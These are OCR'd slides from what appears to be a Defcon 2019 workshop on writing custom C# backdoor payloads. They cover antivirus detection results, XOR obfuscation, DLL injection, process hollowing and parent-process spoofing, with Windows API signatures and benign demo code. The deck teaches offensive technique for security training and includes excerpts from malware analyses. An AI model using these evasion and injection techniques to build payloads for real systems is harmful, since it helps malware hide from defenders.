
2019-06-29 16:55:06 UTC
a moment ago

EXE

DETECTION | DETAILS | COMMUNITY 2

Acronis	Suspicious	Ad-Aware	Trojan.Metasploit.A
AegisLab	Trojan.Win64.Shelma.tplj	ALYac	Trojan.Metasploit.A
SecureAge APEX	Malicious	Arcabit	Trojan.Metasploit.A
Avast	Win64:Evo-gen [Susp]	AVG	Win64:Evo-gen [Susp]
Avira (no cloud)	TR/Crypt.XPACK.Gen7	BitDefender	Trojan.Metasploit.A
CAT-QuickHeal	Trojan.Dynamer.S4605	CrowdStrike Falcon	Win/malicious_confidence_100% (D)
Cybereason	Malicious.9ce01b	Cylance	Unsafe
Cyren	W64/S-c4a4ef26!Eldorado	DrWeb	BackDoor.Shell.244
Emsisoft	Trojan.Metasploit.A (B)	Endgame	Malicious (high Confidence)
eScan	Trojan.Metasploit.A	ESET-NOD32	A Variant Of Win64/Rozena.J
F-Prot	W64/S-c4a4ef26!Eldorado	F-Secure	Trojan.TR/Crypt.XPACK.Gen7
FireEye	Generic.mg.6909bde9ce01b811	Fortinet	W64/Rozena.J!tr
GData	Win64.Trojan.Rozena.A	Ikarus	Trojan.Win64.Rozena
Jiangmin	Trojan.Generic.fxrt	K7AntiVirus	Trojan (004fae881)

Custom Shellcode Injection



25 / 67

Community Score

25 engines detected this file

7f6169953fa09c774bbf51c592ff7c3cbf7ebc7644ac689270c31badbd8c486e

1.exe

assembly peexe

5.5 KB Size

2019-06-29 17:03:30 UTC 10 minutes ago

EXE

DETECTION DETAILS COMMUNITY 1

Acronis	Suspicious	Ad-Aware	Generic.Exploit.Metasploit.1.B03677C6
AegisLab	Trojan.Win64.Shelma.tplj	ALYac	Generic.Exploit.Metasploit.1.B03677C6
Arcabit	Generic.Exploit.Metasploit.1.B03677C6	Avira (no cloud)	HEUR/AGEN.1034846
BitDefender	Generic.Exploit.Metasploit.1.B03677C6	CrowdStrike Falcon	Win/malicious_confidence_100% (D)
Cybereason	Malicious.1bb947	Emsisoft	Generic.Exploit.Metasploit.1.B03677C6 (B)
Endgame	Malicious (high Confidence)	eScan	Generic.Exploit.Metasploit.1.B03677C6
ESET-NOD32	A Variant Of MSIL/Kryptik.DST	F-Secure	Heuristic.HEUR/AGEN.1034846
FireEye	Generic.mg.29da0711bb94749f	GData	Generic.Exploit.Metasploit.1.B03677C6
Ikarus	Trojan.Win64.Meterpreter	Kaspersky	HEUR:Trojan.Win32.Generic
MAX	Malware (ai Score=88)	Microsoft	Trojan:Win64/Meterpreter.D
Qihoo-360	HEUR/QVM03.0.313D.Malware.Gen	SentinelOne (Static ML)	DFI - Suspicious PE
Sophos AV	Mal/Swrort-W	Trapmine	Suspicious.low.ml.score
ZoneAlarm by Check Point	HEUR:Trojan.Win32.Generic	AhnLab-V3	Undetected

Exclusive Or (XOR)

- Exclusive disjunction (exclusive or) is a logical operation that outputs true only when inputs differ
- Commonly used by malware to bypass signature detection

XOR Truth Table		
Input		Output
0	0	0
0	1	1
1	0	1
1	1	0

```
  01010111 01101001 01101011 01101001
⊕ 11110011 11110011 11110011 11110011
= 10100100 10011010 10011000 10011010
```

Advanced Encryption Standard (AES)

- Symmetric block cipher, subset of the Rijndael block cipher
- Adopted by the US government and used worldwide
- https://nvlpubs.nist.gov/nistpubs/FIPS/NIST.FIPS.197.pdf

Lab 5: Powershell without Powershell.exe

.NET Brothers

- C# and PowerShell are effectively frontends for the .NET framework.
- They can both call and execute each other's code

  http://executeautomation.com/blog/calling-c-code-in-powershell-and-vice-versa/
- Powershell.exe is a process that hosts the System.Management.Automation.dll

```
using System.Management.Automation
```

PowerShell Class

- Provides a simple interface to execute a PowerShell command or script
- https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.powershell?view=pscore-6.2.0

```
PowerShell ps1 = PowerShell.Create();
ps1.AddScript("Start-Process calc.exe");
ps1.Invoke();
```

Lab 6: Dll Injection

DLL Injection

- Technique used to run arbitrary code within the address space of another process by forcing it to load a DLL
- Use legitimately by applications like anti malware for API hooking
  https://nagareshwar.securityxploded.com/2014/03/20/code-injection-and-api-hooking-techniques/
- Also used by malware as a means to avoid detection and obtain visibility into other process memory

In the Wild

Dyre Trojan

Table 4 details the characteristics of the Dyre Trojan injected into memory.

Table 4. Injected Dyre characteristics


File name	b378185c4f8d6359319245b9faeac8db
MD5	b378185c4f8d6359319245b9faeac8db
SHA-1	55619aecdc21e8cecb652b7131544a1d431cb0ba
SHA-256	0a615fcd8476f1a525dc409c9fd8591148b2cc3886602a76d39b7b9575eb659b
Size (bytes)	125,952
Purpose	Inject malicious .dll into web browser processes, download configurations, modules and executables

Overview


The injected Dyre Trojan contains five resources. Two of the resources (7r3ysoac6 and 9tcucogn5) are encrypted, while two other resources (0y2hgif34 and 4qvndmku0) are compressed and encrypted. The first 32 bytes inside the fifth resource (6et5aphf7) are used as XOR keys to decrypt 0y2hgif34 and 4qvndmku0.


https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/dyre-emerging-threat-15-en.pdf

DIAGRAM 2: ROLE OF DRIVER COMPONENT



https://www.f-secure.com/documents/996508/1030745/blackenergy_whitepaper.pdf





http://blog.opensecurityresearch.com/2013/01/windows-dll-injection-basics.html

OpenProcess

- Opens an existing local process object.
- If succeeds, it returns a handle to the process

Syntax

C++

```
HANDLE OpenProcess(
  DWORD dwDesiredAccess,
  BOOL  bInheritHandle,
  DWORD dwProcessId
);
```

CreateRemoteThread

- Creates a thread that runs in the virtual address space of another process.
- If succeeds, it returns a handle to new thread

Syntax

C++

```
HANDLE CreateRemoteThread(
  HANDLE                 hProcess,
  LPSECURITY_ATTRIBUTES  lpThreadAttributes,
  SIZE_T                 dwStackSize,
  LPTHREAD_START_ROUTINE lpStartAddress,
  LPVOID                 lpParameter,
  DWORD                  dwCreationFlags,
  LPDWORD                lpThreadId
);
```

LoadLibrary

- Loads the specified module into the address space of the calling process
- If succeeds, it returns a handle to the loaded module

Syntax

C++

```
HMODULE LoadLibraryExA(
  LPCSTR lpLibFileName,
  HANDLE hFile,
  DWORD  dwFlags
);
```

MessageBoxDll


MessageBoxDll.cpp

```cpp
#include <windows.h>

#if BUILDING_DLL
#define DLLIMPORT __declspec(dllexport)
#else
#define DLLIMPORT __declspec(dllimport)
#endif

BOOL WINAPI DllMain(HINSTANCE hinstDLL,DWORD fdwReason,LPVOID lpvReserved)
{
    switch(fdwReason)
    {
        case DLL_PROCESS_ATTACH:
        {
            MessageBox(0, "Hello World from DLL !!\n","Dll Injection @ Defcon 27",MB_ICONINFORMATION);
            break;
        }
        case DLL_PROCESS_DETACH:
        {
            break;
        }
        case DLL_THREAD_ATTACH:
        {
            break;
        }
        case DLL_THREAD_DETACH:
        {
            break;
        }
    }
    return TRUE;
}
```

MessageBoxDll



TO Do: Reflective Dll Injection


- [Add text]

Lab 7: Process Hollowing

Process Hollowing

- Technique by which a legitimate process is started with the purpose of using it as a container for arbitrary code
- Used by malware as a means to avoid detection

In the Wild



Method 1

Using this method a template executable is decoded from inside the loader. The template is an executable that will load a DLL from a buffer and call a specified export from the loaded DLL. The loader populates the template with the correct memory offsets so that it can find the payload and launch it.

A chosen process is overwritten (it can be one of a list of processes, the default name is svchost.exe).

The chosen process is created in suspended mode and then is overwritten with the template executable. Then the process is resumed and the template runs, loading the DLL and executing the specified export under the name of a legitimate process. This routine is also similar to the one used in Stuxnet.

Page 10


https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_duqu_the_precursor_to_the_next_stuxnet.pdf

On execution, the observed sample (MD5: 13794d1d8e87c69119237256ef068043) tries to create a child process named *svchost.exe* (using the *svchost.exe* file from the System32 folder) using the CreateProcessW API function in suspended mode.

Next, for process hollowing of *svchost.exe*, the malware creates a section object and maps the section using ZwMapViewOfSection. It uses the memset function to fill the mapped section with zeroes, and then leverages memcpy to copy the unpacked DLL to that region. The malware then resolves three lower level API functions by walking the ntdll.dll module.

https://www.fireeye.com/blog/threat-research/2017/11/ursnif-variant-malicious-tls-callback-technique.html

Process Hollowing



http://www.autosectools.com/process-hollowing.pdf

Process Class

- Provides access to local and remote processes and enables you to start and stop local system processes.

```
using (Process myProcess = new Process())
{
    myProcess.StartInfo.UseShellExecute = false;
    // You can start any process, HelloWorld is a do-nothing example.
    myProcess.StartInfo.FileName = "C:\\HelloWorld.exe";
    myProcess.StartInfo.CreateNoWindow = true;
    myProcess.Start();
    // This code assumes the process you are starting will terminate itself.
    // Given that is is started without a window so you cannot terminate it
    // on the desktop, it must terminate itself or you can do it programmatically
    // from this application using the Kill method.
}
```

https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.process?view=netframework-4.8

OpenThread, SuspendThread, ResumeThread

- Opens an existing thread object
- Suspends the specified thread
- Decrements a thread's suspend count. When the suspend count is decremented to zero, the execution of the thread is resumed

Custom Process Hollowing

- The original Process Hollowing technique involves unmapping memory sections (NtUnmapViewOfSection) and overwriting the base address of the container process
- This is required when the goal is to execute a binary in the memory space of the container
- For this lab, we will skip some steps as our goal is to inject shellcode to obtain a shell

CreateProcess

- Creates a new process and its primary thread. The new process runs in the security context of the calling process.
- If the function succeeds, the return value is nonzero.

Syntax

C++

```
BOOL CreateProcessA(
  LPCSTR                lpApplicationName,
  LPSTR                 lpCommandLine,
  LPSECURITY_ATTRIBUTES lpProcessAttributes,
  LPSECURITY_ATTRIBUTES lpThreadAttributes,
  BOOL                  bInheritHandles,
  DWORD                 dwCreationFlags,
  LPVOID                lpEnvironment,
  LPCSTR                lpCurrentDirectory,
  LPSTARTUPINFOA        lpStartupInfo,
  LPPROCESS_INFORMATION lpProcessInformation
);
```

Lab 8: Parent Process Spoofing

PPID Spoofing

- Starting in Windows Vista, CreateProcess can be used to start a process with an arbitrary parent process ☺

Syntax

```
BOOL CreateProcessA(
  LPCSTR                lpApplicationName,
  LPSTR                 lpCommandLine,
  LPSECURITY_ATTRIBUTES lpProcessAttributes,
  LPSECURITY_ATTRIBUTES lpThreadAttributes,
  BOOL                  bInheritHandles,
  DWORD                 dwCreationFlags,
  LPVOID                lpEnvironment,
  LPCSTR                lpCurrentDirectory,
  LPSTARTUPINFOA        lpStartupInfo,
  LPPROCESS_INFORMATION lpProcessInformation
);
```

`lpStartupInfo`

A pointer to a STARTUPINFO or STARTUPINFOEX structure.

PPID Spoofing

Syntax

```
typedef struct _STARTUPINFOEXA {
  STARTUPINFOA                 StartupInfo;
  LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList;
} STARTUPINFOEXA, *LPSTARTUPINFOEXA;
```

`lpAttributeList`

An attribute list. This list is created by the InitializeProcThreadAttributeList function.

To add attributes to the list, call the UpdateProcThreadAttribute function. To specify these attributes when creating a process, specify EXTENDED_STARTUPINFO_PRESENT in the *dwCreationFlag* parameter and a STARTUPINFOEX structure in the *lpStartupInfo* parameter. Note that you can specify the same **STARTUPINFOEX** structure to multiple child processes.


lpAttribute

Syntax

```
BOOL UpdateProcThreadAttribute(
  LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList,
  DWORD                        dwFlags,
  DWORD_PTR                    Attribute,
  PVOID                        lpValue,
  SIZE_T                       cbSize,
  PVOID                        lpPreviousValue,
  PSIZE_T                      lpReturnSize
);
```

PROC_THREAD_ATTRIBUTE_PARENT_PROCESS	The *lpValue* parameter is a pointer to a handle to a process to use instead of the calling process as the parent for the process being created. The process to use must have the **PROCESS_CREATE_PROCESS** access right. Attributes inherited from the specified process include handles, the device map, processor affinity, priority, quotas, the process token, and job object. (Note that some attributes such as the debug port will come from the creating process, not the process specified by this handle.)

lpAttribute



powershell.exe	0.01	63,952 K	13,980 K	1724	Windows PowerShell	Microsoft Corporation	64-bit
conhost.exe		3,836 K	3,332 K	1868	Console Window Host	Microsoft Corporation	64-bit
notepad.exe		2,868 K	11,800 K	6684	Notepad	Microsoft Corporation	64-bit
notepad++.exe		12,984 K	14,712 K	4980	Notepad++ : a free (GNU) so...	Don HO don.h@free.fr	32-bit
cmd.exe		2,752 K	880 K	7544	Windows Command Processor	Microsoft Corporation	64-bit
conhost.exe		13,144 K	16,472 K	10900	Console Window Host	Microsoft Corporation	64-bit
cmd.exe		2,976 K	2,464 K	9256	Windows Command Processor	Microsoft Corporation	64-bit
1.exe		13,032 K	14,076 K	4964			64-bit
procexp.exe		3,188 K	10,472 K	1560	Sysinternals Process Explorer	Sysinternals - www.sysinter...	32-bit
procexp64.exe	44.01	32,044 K	54,592 K	10524	Sysinternals Process Explorer	Sysinternals - www.sysinter...	64-bit
GitHubDesktop.exe		25,828 K	27,508 K	10188		GitHub, Inc.	64-bit
GitHubDesktop.exe		15,764 K	4,628 K	2412		GitHub, Inc.	64-bit
GitHubDesktop.exe		70,300 K	38,336 K	5756		GitHub, Inc.	64-bit
userinit.exe		9,056 K	15,364 K	11772	Userinit Logon Application	Microsoft Corporation	64-bit

Writing Backdoor payloads custom with C#

Mauricio Velazco @mvelazco
Olindo Verrillo @olindoverrillo
Defcon 2019